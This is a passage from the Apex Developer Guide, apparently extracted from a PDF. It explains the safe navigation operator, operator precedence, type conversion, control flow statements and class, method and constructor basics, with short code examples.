left-hand side of the chain expression evaluates to null, the right-hand side of the
chain expression isn’t evaluated.
Safe Navigation Operator
Use the safe navigation operator (?.) to replace explicit, sequential checks for null references. This operator short-circuits expressions
that attempt to operate on a null value and returns null instead of throwing a NullPointerException.
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
44
Data Types and Variables
Apex Developer Guide
If the left-hand-side of the chain expression evaluates to null, the right-hand-side isn’t evaluated. Use the safe navigation operator (?.)
in method, variable, and property chaining. The part of the expression that isn’t evaluated can include variable references, method
references, or array expressions.
Note: All Apex types are implicitly nullable and can hold a null value returned from the operator.
Examples
• This example first evaluates a, and returns null if a is null. Otherwise the return value is a.b.
a?.b // Evaluates to: a == null ? null : a.b
• This example returns null if a[x] evaluates to null. If a[x] doesn’t evaluate to null and aMethod() returns null, then this
expression throws a NullPointerException.
a[x]?.aMethod().aField // Evaluates to null if a[x] == null
• This example returns null if a[x].aMethod() evaluates to null.
a[x].aMethod()?.aField
• This example indicates that the type of the expression is the same whether the safe navigation operator is used in the expression or
not.
Integer x = anObject?.anIntegerField; // The expression is of type Integer because the
field is of type Integer
• This example shows a single statement replacing a block of code that checks for nulls.
// Previous code checking for nulls
String profileUrl = null;
if (user.getProfileUrl() != null) {
profileUrl = user.getProfileUrl().toExternalForm();
}
// New code using the safe navigation operator
String profileUrl = user.getProfileUrl()?.toExternalForm();
• This example shows a single-row SOQL query using the safe navigation operator.
// Previous code checking for nulls
results = [SELECT Name FROM Account WHERE Id = :accId];
if (results.size() == 0) { // Account was deleted
return null;
}
return results[0].Name;
// New code using the safe navigation operator
return [SELECT Name FROM Account WHERE Id = :accId]?.Name;
Table 1: Safe Navigation Operator Use-Cases
More information
Example
Allowed use-case
Can be used as a top-level statement.
aObject?.aMethod();
Method or variable or parameter chains
45
Data Types and Variables
Apex Developer Guide
More information
Example
Allowed use-case
The operator skips the method chain up to
the first closing parenthesis. By adding the
((T)a1?.b1)?.c1()
Using parentheses, for example in a cast.
operator after the parenthesis, the code
safeguards the whole expression. If the
operator is used elsewhere, and not after
the parenthesis, the whole cast expression
isn’t be safeguarded. For example, the
behavior of
//Incorrect use of safe
navigation operator
((T)a1?.b1).c1()
is equivalent to:
T ref = null;
if (a1 != null) {
ref = (T)a1.b1;
}
result = ref.c1();
An SObject expression evaluates to null
when the relationship is null. The behavior
String s =
contact.Account?.BillingCity;
SObject chaining
is equivalent to String s =
contact.Account.BillingCity.
If the SOQL query returns no objects, then
the expression evaluates to null. The
behavior is equivalent to:
List<Contact> contacts =
[SELECT LastName FROM
String s = [SELECT LastName
FROM Contact]?.LastName;
SOQL Queries
Contact];
String s;
if (contacts.size() == 0) {
s = null; // New behavior
when using Safe Navigation.
Earlier, this would throw
an exception. }
else if (contacts.size() ==
1) {
s =
contacts.get(0).LastName; }
else { // contacts.size() >
1 throw new
QueryException(...); }
46
Data Types and Variables
Apex Developer Guide
You can’t use the Safe Navigation Operator in certain cases. Attempting to use the operator in these ways causes an error during
compilation:
• Types and static expressions with dots. For example:
– Namespaces
– {Namespace}.{Class}
– Trigger.new
– Flow.interview.{flowName}
– {Type}.class
• Static variable access, method calls, and expressions. For example:
– AClass.AStaticMethodCall()
– AClass.AStaticVariable
– String.format('{0}', 'hello world')
– Page.{pageName}
• Assignable expressions. For example:
– foo?.bar = 42;
– ++foo?.bar;
• SOQL bind expressions. For example:
class X { public String query = 'xyz';}
X x = new X();
List<Account> accounts = [SELECT Name FROM Account WHERE Name = :X?.query]
List<List<SObject>> moreAccounts = [FIND :X?.query IN ALL FIELDS
RETURNING Account(Name)];
• With addError() on SObject scalar fields. For example:
Contact c;
c.LastName?.addError('The field must have a value');
Note: You can use the operator with addError() on SObjects, including lookup and master-detail fields.
Operator Precedence
Operators are interpreted in order, according to rules.
Apex uses the following operator precedence rules:
Description
Operators
Precedence
Grouping and prefix increments and decrements
{} () ++ --
1
Unaryoperators,additiveoperators,typecastandobject
creation
~ ! -x +x (type) new
2
Multiplication and division
* /
3
Addition and subtraction
+ -
4
47
Data Types and Variables
Apex Developer Guide
Description
Operators
Precedence
Shift Operators
<< >> >>>
5
Greater-than and less-than comparisons, reference tests
< <= > >= instanceof
6
Comparisons: equal and not-equal
== !=
7
Bitwise AND
&
8
Bitwise XOR
^
9
Bitwise OR
|
10
Logical AND
&&
11
Logical OR
||
12
Assignment operators
= += -= *= /= &= <<= >>= >>>=
13
Comments
Both single and multiline comments are supported in Apex code.
• Tocreateasinglelinecomment,use //.Allcharactersonthesamelinetotherightofthe // areignoredbytheparser.Forexample:
Integer i = 1; // This comment is ignored by the parser
• To create a multiline comment, use /* and */ to demarcate the beginning and end of the comment block. For example:
Integer i = 1; /* This comment can wrap over multiple
lines without getting interpreted by the
parser. */
Assignment Statements
An assignment statement is any statement that places a value into a variable.
An assignment statement generally takes one of two forms:
[LValue] = [new_value_expression];
[LValue] = [[inline_soql_query]];
In the forms above, [LValue] stands for any expression that can be placed on the left side of an assignment operator. These include:
• A simple variable. For example:
Integer i = 1;
Account a = new Account();
Account[] accts = [SELECT Id FROM Account];
• A de-referenced list element. For example:
ints[0] = 1;
accts[0].Name = 'Acme';
48
Data Types and Variables
Apex Developer Guide
• An sObject field reference that the context user has permission to edit. For example:
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
// IDs cannot be set prior to an insert call
// a.Id = '00300000003T2PGAA0';
// Instead, insert the record. The system automatically assigns it an ID.
insert a;
// Fields also must be writable for the context user
// a.CreatedDate = System.today(); This code is invalid because
// createdDate is read-only!
// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);
// Notice that you can write to the account name directly through the contact
c.Account.Name = 'salesforce.com';
Assignment is always done by reference. For example:
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);
// These asserts should now be true. You can reference the data
// originally allocated to account a through account b and account list c.
System.assertEquals(b.Name, 'Acme');
System.assertEquals(c[0].Name, 'Acme');
Similarly, two lists can point at the same value in memory. For example:
Account[] a = new Account[]{new Account()};
Account[] b = a;
a[0].Name = 'Acme';
System.assert(b[0].Name == 'Acme');
In addition to =, other valid assignment operators include +=, *=, /=, |=, &=, ++, and --. See Expression Operators on page 38.
Rules of Conversion
In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be
implicitly converted to a String. You must use the string.format method. However, a few data types can be implicitly converted,
without using a method.
Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion.
The following is the hierarchy for numbers, from lowest to highest:
1. Integer
2. Long
49
Data Types and Variables
Apex Developer Guide
3. Double
4. Decimal
Note: Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the
higher type of number.
Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and
implicit object conversion is never allowed.
In addition to numbers, other data types can be implicitly converted. The following rules apply:
• IDs can always be assigned to Strings.
• Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime
exception is thrown.
• The instanceOf keyword can always be used to test whether a string is an ID.
Additional Considerations for Data Types
Data Types of Numeric Values
Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example,
the expression Long d = 123; declares a Long variable named d and assigns it to an Integer numeric value (123), which is
implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds.
However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this
case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this
example: Long d = 2147483648L;.
Overflow of Data Type Values
Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example,
Integer i = 2147483647 + 1; yieldsavalueof–2147483648because2147483647isthemaximumvalueforanInteger,
so adding one to it wraps the value around to the minimum negative value for Integers, –2147483648.
If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect
becausethecomputedvaluesthatarelargerthanthemaximumwilloverflow.Forexample,theexpression Long MillsPerYear
= 365 * 24 * 60 * 60 * 1000; results in an incorrect result because the products of Integers on the right hand side
are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid
this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the
results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no
overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long
numeric values.
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
Loss of Fractions in Divisions
When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit
conversions to a Double or Decimal. For example, Double d = 5/3; returns 1.0 because the actual result (1.666...) is an Integer
and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double
or Decimal numeric values in the division. For example, Double d = 5.0/3.0; returns 1.6666666666666667 because 5.0
and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost.
50
Data Types and Variables
Apex Developer Guide
Control Flow Statements
Apex provides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally executed
line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain condition, or
have a block of code execute repeatedly.
IN THIS SECTION:
Conditional (If-Else) Statements
The conditional statement in Apex works similarly to Java.
Switch Statements
Apex provides a switch statement that tests whether an expression matches one of several values and branches accordingly.
Loops
Apex supports five types of procedural loops.
Conditional (If-Else) Statements
The conditional statement in Apex works similarly to Java.
if ([Boolean_condition])
// Statement 1
else
// Statement 2
The else portion is always optional, and always groups with the closest if. For example:
Integer x, sign;
// Your code
if (x <= 0) if (x == 0) sign = 0; else sign = -1;
is equivalent to:
Integer x, sign;
// Your code
if (x <= 0) {
if (x == 0) {
sign = 0;
} else {
sign = -1;
}
}
Repeated else if statements are also allowed. For example:
if (place == 1) {
medal_color = 'gold';
} else if (place == 2) {
medal_color = 'silver';
} else if (place == 3) {
medal_color = 'bronze';
} else {
medal_color = null;
}
51
Control Flow Statements
Apex Developer Guide
Switch Statements
Apex provides a switch statement that tests whether an expression matches one of several values and branches accordingly.
The syntax is:
switch on expression {
when value1 { // when block 1
// code block 1
}
when value2 { // when block 2
// code block 2
}
when value3 { // when block 3
// code block 3
}
when else { // default block, optional
// code block 4
}
}
The when value can be a single value, multiple values, or sObject types. For example:
when value1 {
}
when value2, value3 {
}
when TypeName VariableName {
}
The switch statement evaluates the expression and executes the code block for the matching when value. If no value matches, the
when else code block is executed. If there isn’t a when else block, no action is taken.
Note: There is no fall-through. After the code block is executed, the switch statement exits.
Apex switch statement expressions can be one of the following types.
• Integer
• Long
• sObject
• String
• Enum
When Blocks
Each when block has a value that the expression is matched against. These values can take one of the following forms.
• when literal {} (a when block can have multiple, comma-separated literal clauses)
• when SObjectType identifier {}
• when enum_value {}
The value null is a legal value for all types.
52
Control Flow Statements
Apex Developer Guide
Each when value must be unique. For example, you can use the literal x only in one when block clause. A when block is matched
one time at most.
When Else Block
If no when values match the expression, the when else block is executed.
Note: Salesforce recommends including a when else block, especially with enum types, although it isn’t required. When you
build a switch statement using enum values provided by a managed package, your code might not behave as expected if a
new version of the package contains additional enum values. You can prevent this problem by including a when else block
to handle unanticipated values.
If you include a when else block, it must be the last block in the switch statement.
Examples with Literals
You can use literal when values for switching on Integer, Long, and String types. String clauses are case-sensitive. For example, “orange”
is a different value than “ORANGE.”
Single Value Example
The following example uses integer literals for when values.
switch on i {
when 2 {
System.debug('when block 2');
}
when -3 {
System.debug('when block -3');
}
when else {
System.debug('default');
}
}
Null Value Example
Because all types in Apex are nullable, a when value can be null.
switch on i {
when 2 {
System.debug('when block 2');
}
when null {
System.debug('bad integer');
}
when else {
System.debug('default ' + i);
}
}
Multiple Values Examples
53
Control Flow Statements
Apex Developer Guide
The Apex switch statement doesn’t fall-through, but a when clause can include multiple literal values to match against. You can
also nest Apex switch statements to provide multiple execution paths within a when clause.
switch on i {
when 2, 3, 4 {
System.debug('when block 2 and 3 and 4');
}
when 5, 6 {
System.debug('when block 5 and 6');
}
when 7 {
System.debug('when block 7');
}
when else {
System.debug('default');
}
}
Method Example
Instead of switching on a variable expression, the following example switches on the result of a method call.
switch on someInteger(i) {
when 2 {
System.debug('when block 2');
}
when 3 {
System.debug('when block 3');
}
when else {
System.debug('default');
}
}
Example with sObjects
Switching on an sObject value allows you to implicitly perform instanceof checks and casting. For example, consider the following
code that uses if-else statements.
if (sobject instanceof Account) {
Account a = (Account) sobject;
System.debug('account ' + a);
} else if (sobject instanceof Contact) {
Contact c = (Contact) sobject;
System.debug('contact ' + c);
} else {
System.debug('default');
}
You can replace and simplify this code with the following switch statement.
switch on sobject {
when Account a {
System.debug('account ' + a);
}
when Contact c {
54
Control Flow Statements
Apex Developer Guide
System.debug('contact ' + c);
}
when null {
System.debug('null');
}
when else {
System.debug('default');
}
}
Note: You can use only one sObject type per when block.
Example with Enums
A switch statementthatusesenum when valuesdoesn’trequirea when else block,butitisrecommended.Youcanusemultiple
enum values per when block clause.
switch on season {
when WINTER {
System.debug('boots');
}
when SPRING, SUMMER {
System.debug('sandals');
}
when else {
System.debug('none of the above');
}
}
Loops
Apex supports five types of procedural loops.
These types of procedural loops are supported:
• do {statement} while (Boolean_condition);
• while (Boolean_condition) statement;
• for (initialization; Boolean_exit_condition; increment) statement;
• for (variable : array_or_set) statement;
• for (variable : [inline_soql_query]) statement;
All loops allow for loop control structures:
• break; exits the entire loop
• continue; skips to the next iteration of the loop
IN THIS SECTION:
1. Do-While Loops
2. While Loops
3. For Loops
55
Control Flow Statements
Apex Developer Guide
Do-While Loops
The Apex do-while loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:
do {
code_block
} while (condition);
Note: Curly braces ({}) are always required around a code_block.
AsinJava,theApex do-while loopdoesnotchecktheBooleanconditionstatementuntilafterthefirstloopisexecuted.Consequently,
the code block always runs at least once.
As an example, the following code outputs the numbers 1 - 10 into the debug log:
Integer count = 1;
do {
System.debug(count);
count++;
} while (count < 11);
While Loops
The Apex while loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:
while (condition) {
code_block
}
Note: Curly braces ({}) are required around a code_block only if the block contains more than one statement.
Unlike do-while, the while loop checks the Boolean condition statement before the first loop is executed. Consequently, it is
possible for the code block to never execute.
As an example, the following code outputs the numbers 1 - 10 into the debug log:
Integer count = 1;
while (count < 11) {
System.debug(count);
count++;
}
For Loops
Apex supports three variations of the for loop:
• The traditional for loop:
for (init_stmt; exit_condition; increment_stmt) {
code_block
}
56
Control Flow Statements
Apex Developer Guide
• The list or set iteration for loop:
for (variable : list_or_set) {
code_block
}
where variable must be of the same primitive or sObject type as list_or_set.
• The SOQL for loop:
for (variable : [soql_query]) {
code_block
}
or
for (variable_list : [soql_query]) {
code_block
}
Both variable and variable_list must be of the same sObject type as is returned by the soql_query.
Note: Curly braces ({}) are required around a code_block only if the block contains more than one statement.
Each is discussed further in the sections that follow.
IN THIS SECTION:
Traditional For Loops
List or Set Iteration for Loops
Iterating Collections
Traditional For Loops
The traditional for loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is:
for (init_stmt; exit_condition; increment_stmt) {
code_block
}
When executing this type of for loop, the Apex runtime engine performs the following steps, in order:
1. Executethe init_stmt componentoftheloop.Notethatmultiplevariablescanbedeclaredand/orinitializedinthisstatement.
2. Perform the exit_condition check. If true, the loop continues. If false, the loop exits.
3. Execute the code_block.
4. Execute the increment_stmt statement.
5. Return to Step 2.
As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, j, is
included to demonstrate the syntax:
for (Integer i = 0, j = 0; i < 10; i++) {
System.debug(i+1);
}
57
Control Flow Statements
Apex Developer Guide
List or Set Iteration for Loops
The list or set iteration for loop iterates over all the elements in a list or set. Its syntax is:
for (variable : list_or_set) {
code_block
}
where variable must be of the same primitive or sObject type as list_or_set.
When executing this type of for loop, the Apex runtime engine assigns variable to each element in list_or_set, and
runs the code_block for each value.
For example, the following code outputs the numbers 1 - 10 to the debug log:
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};
for (Integer i : myInts) {
System.debug(i);
}
Iterating Collections
Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported
and causes an error. Do not directly add or remove elements while iterating through the collection that includes them.
Adding Elements During Iteration
To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original
after you finish iterating the collection.
Removing Elements During Iteration
To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements
you wish to remove to a temporary list and remove them after you finish iterating the collection.
Note: The List.remove method performs linearly. Using it to remove elements has time and resource implications.
To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you
finish iterating the collection.
Classes, Objects, and Interfaces
Apex classes are modeled on their counterparts in Java. You’ll define, instantiate, and extend classes, and you’ll work with interfaces,
Apex class versions, properties, and other related class concepts.
IN THIS SECTION:
1. Classes
As in Java, you can create classes in Apex. A class is a template or blueprint from which objects are created. An object is an instance
of a class.
58
Classes, Objects, and Interfaces
Apex Developer Guide
2. Interfaces
An interface is like a class in which none of the methods have been implemented—the method signatures are there, but the body
of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained
in the interface.
3. Keywords
Apex provides the keywords final, instanceof, super, this, transient, with sharing and without
sharing.
4. Annotations
An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with
an initial @ symbol, followed by the appropriate keyword.
5. Classes and Casting
In general, all type information is available at run time. This means that Apex enables casting, that is, a data type of one class can be
assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert
an object from one data type to another.
6. Differences Between Apex Classes and Java Classes
Apex classes and Java classes work in similar ways, but there are some significant differences.
7. Class Definition Creation
Use the class editor to create a class in Salesforce.
8. Namespace Prefix
TheSalesforceapplicationsupportstheuseofnamespaceprefixes.NamespaceprefixesareusedinmanagedAppExchangepackages
to differentiate custom object and field names from names used by other organizations.
9. Apex Code Versions
To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version.
10. Lists of Custom Types and Sorting
Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.
11. Using Custom Types in Map Keys and Sets
You can add instances of your own Apex classes to maps and sets.
Classes
As in Java, you can create classes in Apex. A class is a template or blueprint from which objects are created. An object is an instance of a
class.
For example, the PurchaseOrder class describes an entire purchase order, and everything that you can do with a purchase order.
An instance of the PurchaseOrder class is a specific purchase order that you send or receive.
All objects have state and behavior, that is, things that an object knows about itself, and things that an object can do. The state of a
PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as
important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a
customer.
A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's Name or Type.
Since these variables are associated with a class and are members of it, they are commonly referred to as member variables. Methods
are used to control behavior, such as getOtherQuotes or copyLineItems.
A class can contain other classes, exception types, and initialization code.
59
Classes, Objects, and Interfaces
Apex Developer Guide
An interface is like a class in which none of the methods have been implemented—the method signatures are there, but the body of
each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the
interface.
For more general information on classes, objects, and interfaces, see http://java.sun.com/docs/books/tutorial/java/concepts/index.html
In addition to classes, Apex provides triggers, similar to database triggers. A trigger is Apex code that executes before or after database
operations. See Triggers.
IN THIS SECTION:
1. Apex Class Definition
2. Class Variables
3. Class Methods
4. Using Constructors
5. Access Modifiers
6. Static and Instance Methods, Variables, and Initialization Code
In Apex, you can have static methods, variables, and initialization code. However, Apex classes can't be static. You can also have
instance methods, member variables, and initialization code, which have no modifier, and local variables.
7. Apex Properties
8. Extending a Class
You can extend a class to provide more specialized behavior.
9. Extended Class Example
Apex Class Definition
In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class.
You can only have inner classes one level deep. For example:
public class myOuterClass {
// Additional myOuterClass code here
class myInnerClass {
// myInnerClass code here
}
}
To define a class, specify the following:
1. Access modifiers:
• You must use one of the access modifiers (such as public or global) in the declaration of a top-level class.
• You don’t have to use an access modifier in the declaration of an inner class.
2. Optional definition modifiers (such as virtual, abstract, and so on)
3. Required: The keyword class followed by the name of the class
4. Optional extensions or implementations or both
Note: Avoid using standard object names for class names. Doing so causes unexpected results. For a list of standard objects, see
Object Reference for Salesforce.
60
Classes, Objects, and Interfaces
Apex Developer Guide
Use the following syntax for defining classes:
private | public | global
[virtual | abstract | with sharing | without sharing]
class ClassName [implements InterfaceNameList] [extends ClassName]
{
// The body of the class
}
• The private access modifier declares that this class is only known locally, that is, only by this section of code. This is the default
access for inner classes—that is, if you don't specify an access modifier for an inner class, it’s considered private. This keyword
can only be used with inner classes (or with top-level test classes marked with the @IsTest annotation).
• The public access modifier declares that this class is visible in your application or namespace.
• The global access modifier declares that this class is known by all Apex code everywhere. All classes containing methods defined
with the webservice keyword must be declared as global. If a method or inner class is declared as global, the outer,
top-level class must also be defined as global.
• The with sharing and without sharing keywords specify the sharing mode for this class. For more information, see
Using the with sharing, without sharing, and inherited sharing Keywords on page 86.
• The virtual definition modifier declares that this class allows extension and overrides. You can’t override a method with the
override keyword unless the class has been defined as virtual.
• The abstract definitionmodifierdeclaresthatthisclasscontainsabstractmethods,thatis,methodsthatonlyhavetheirsignature
declared and no body defined.
Note:
• You can’t add an abstract method to a global class after the class has been uploaded in a Managed - Released package version.
• If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have
an implementation.
• You can’t override a public or protected virtual method of a global class of an installed managed package.
For more information about managed packages, see What is a Package? on page 679.
A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex doesn’t support multiple
inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Interfaces on page 78.
For more information about method and variable access modifiers, see Access Modifiers on page 66.
SEE ALSO:
Documentation Typographical Conventions
Salesforce Help: Manage Apex Classes
Salesforce Help: Developer Console Functionality
Class Variables
To declare a variable, specify the following:
• Optional: Modifiers, such as public or final, as well as static.
• Required: The data type of the variable, such as String or Boolean.
• Required: The name of the variable.
• Optional: The value of the variable.
61
Classes, Objects, and Interfaces
Apex Developer Guide
Use the following syntax when defining a variable:
[public | private | protected | global] [final] [static] data_type variable_name
[= value]
For example:
private static final Integer MY_INT;
private final Integer i = 1;
Versioned Behavior Changes
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more
information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
Class Methods
To define a method, specify the following:
• Optional: Modifiers, such as public or protected.
• Required: The data type of the value returned by the method, such as String or Integer. Use void if the method doesn’t return a
value.
• Required:Alistofinputparametersforthemethod,separatedbycommas,eachprecededbyitsdatatype,andenclosedinparentheses
(). If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters.
• Required: The body of the method, enclosed in braces {}. All the code for the method, including any local variable declarations, is
contained here.
Use the following syntax when defining a method:
[public | private | protected | global] [override] [static] data_type method_name
(input parameters)
{
// The body of the method
}
Note: You can use override to override methods only in classes that have been defined as virtual or abstract.
For example:
public static Integer getInt() {
return MY_INT;
}
As in Java, methods that return values can also be run as a statement if their results aren’t assigned to another variable.
User-defined methods:
• Can be used anywhere that system methods are used.
• Can be recursive.
• Can have side effects, such as DML insert statements that initialize sObject record IDs. See Apex DML Statements.
• Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so
forward declarations aren’t needed.
62
Classes, Objects, and Interfaces
Apex Developer Guide
• Can be polymorphic. For example, a method named example can be implemented in two ways, one with a single Integer
parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex
parserselectstheappropriateimplementationtoexecute.Iftheparsercan’tfindanexactmatch,itthenseeksanapproximatematch
using type coercion rules. For more information on data conversion, see Rules of Conversion on page 49.
Note: If the parser finds multiple approximate matches, a parse-time exception is generated.
• Methods with a void return type are typically invoked as a standalone statement in Apex code. For example:
System.debug('Here is a note for the log.');
• Can have statements where the return values are run as a statement if their results aren’t assigned to another variable. This rule is
the same in Java.
Passing Method Arguments by Value
In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes
to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.
Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the
passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to
point to another object but the values of the object's fields can be changed.
The following are examples of passing primitive and non-primitive data type arguments into methods.
Example: Passing Primitive Data Type Arguments
This example shows how a primitive argument of type String is passed by value into another method. The debugStatusMessage
method in this example creates a String variable, msg, and assigns it a value. It then passes this variable as an argument to another
method, which modifies the value of this String. However, since String is a primitive type, it’s passed by value, and when the method
returns, the value of the original variable, msg, is unchanged. An assert statement verifies that the value of msg is still the old value.
public class PassPrimitiveTypeExample {
public static void debugStatusMessage() {
String msg = 'Original value';
processString(msg);
// The value of the msg variable didn't
// change; it is still the old value.
System.assertEquals(msg, 'Original value');
}
public static void processString(String s) {
s = 'Modified value';
}
}
Example: Passing Non-Primitive Data Type Arguments
This example shows how a List argument is passed by reference into the reference() method and is modified. It then shows, in
the referenceNew() method, that the List argument can't be changed to point to another List object.
First, the createTemperatureHistory method creates a variable, fillMe, that is a List of Integers and passes it to a method.
The called method fills this list with Integer values representing rounded temperature values. When the method returns, an assert
statement verifies that the contents of the original List variable has changed and now contains five values. Next, the example creates a
second List variable, createMe, and passes it to another method. The called method assigns the passed-in argument to a newly
63
Classes, Objects, and Interfaces
Apex Developer Guide
created List that contains new Integer values. When the method returns, the original createMe variable doesn't point to the new
List but still points to the original List, which is empty. An assert statement verifies that createMe contains no values.
public class PassNonPrimitiveTypeExample {
public static void createTemperatureHistory() {
List<Integer> fillMe = new List<Integer>();
reference(fillMe);
// The list is modified and contains five items
// as expected.
System.assertEquals(fillMe.size(),5);
List<Integer> createMe = new List<Integer>();
referenceNew(createMe);
// The list is not modified because it still points
// to the original list, not the new list
// that the method created.
System.assertEquals(createMe.size(),0);
}
public static void reference(List<Integer> m) {
// Add rounded temperatures for the last five days.
m.add(70);
m.add(68);
m.add(75);
m.add(80);
m.add(82);
}
public static void referenceNew(List<Integer> m) {
// Assign argument to a new List of
// five temperature values.
m = new List<Integer>{55, 59, 62, 60, 63};
}
}
Versioned Behavior Changes
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more
information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
Using Constructors
A constructor is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every
class. If a class does not have a user-defined constructor, a default, no-argument, public constructor is used.
The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and
it is not inherited by the object created from it.
64
Classes, Objects, and Interfaces
Apex Developer Guide
After you write the constructor for a class, you must use the new keyword in order to instantiate an object from that class, using that
constructor. For example, using the following class:
public class TestObject {
// The no argument constructor
public TestObject() {
// more code here
}
}
A new object of this type can be instantiated with the following code:
TestObject myTest = new TestObject();
If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments.
If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must create your own
no-argument constructor in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument
public constructor.
In Apex, a constructor can be overloaded, that is, there can be more than one constructor for a class, each having different parameters.
The following example illustrates a class with two constructors: one with no arguments and one that takes a simple Integer argument.
It also illustrates how one constructor calls another constructor using the this(...) syntax, also know as constructor chaining.
public class TestObject2 {
private static final Integer DEFAULT_SIZE = 10;
Integer size;
//Constructor with no arguments
public TestObject2() {
this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor
}
// Constructor with one argument
public TestObject2(Integer ObjectSize) {
size = ObjectSize;
}
}
New objects of this type can be instantiated with the following code:
TestObject2 myObject1 = new TestObject2(42);
TestObject2 myObject2 = new TestObject2();
Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are
possible:
public class Leads {
// First a no-argument constructor
public Leads () {}
// A constructor with one argument
public Leads (Boolean call) {}
65
Classes, Objects, and Interfaces
Apex Developer Guide
// A constructor with two arguments
public Leads (String email, Boolean call) {}
// Though this constructor has the same arguments as the
// one above, they are in a different order, so this is legal
public Leads (Boolean call, String email) {}
}
When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names,
such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that
class or subclass.
Access Modifiers
Apexallowsyoutousethe private, protected, public,and global accessmodifierswhendefiningmethodsandvariables.
While triggers and anonymous blocks can also use these access modifiers, they aren’t as useful in smaller portions of Apex. For example,
declaring a method as global in an anonymous block doesn’t enable you to call it from outside of that code.
For more information on class access modifiers, see Apex Class Definition on page 60.
Note: Interface methods have no access modifiers. They’re always global. For more information, see Interfaces on page 78.
By default, a method or variable is visible only to the Apex code within the defining class. Explicitly specify a method or variable as public
in order for it to be available to other classes in the same application namespace (see Namespace Prefix). You can change the level of
visibility by using the following access modifiers:
private
This access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it’s defined.
If you don’t specify an access modifier, the method or variable is private.
protected
This means that the method or variable is visible to any inner classes in the defining Apex class, and to the classes that extend the
defining Apex class. You can only use this access modifier for instance methods and member variables. This setting is strictly more
permissive than the default (private) setting, just like Java.
public
This means that the method or variable is accessible by all Apex within a specific package. For accessibility by all second-generation
(2GP) managed packages that share a namespace, use public with the @NamespaceAccessible annotation. Using the
public access modifier in no-namespace packages implicitly renders the Apex code as @NamespaceAccessible.
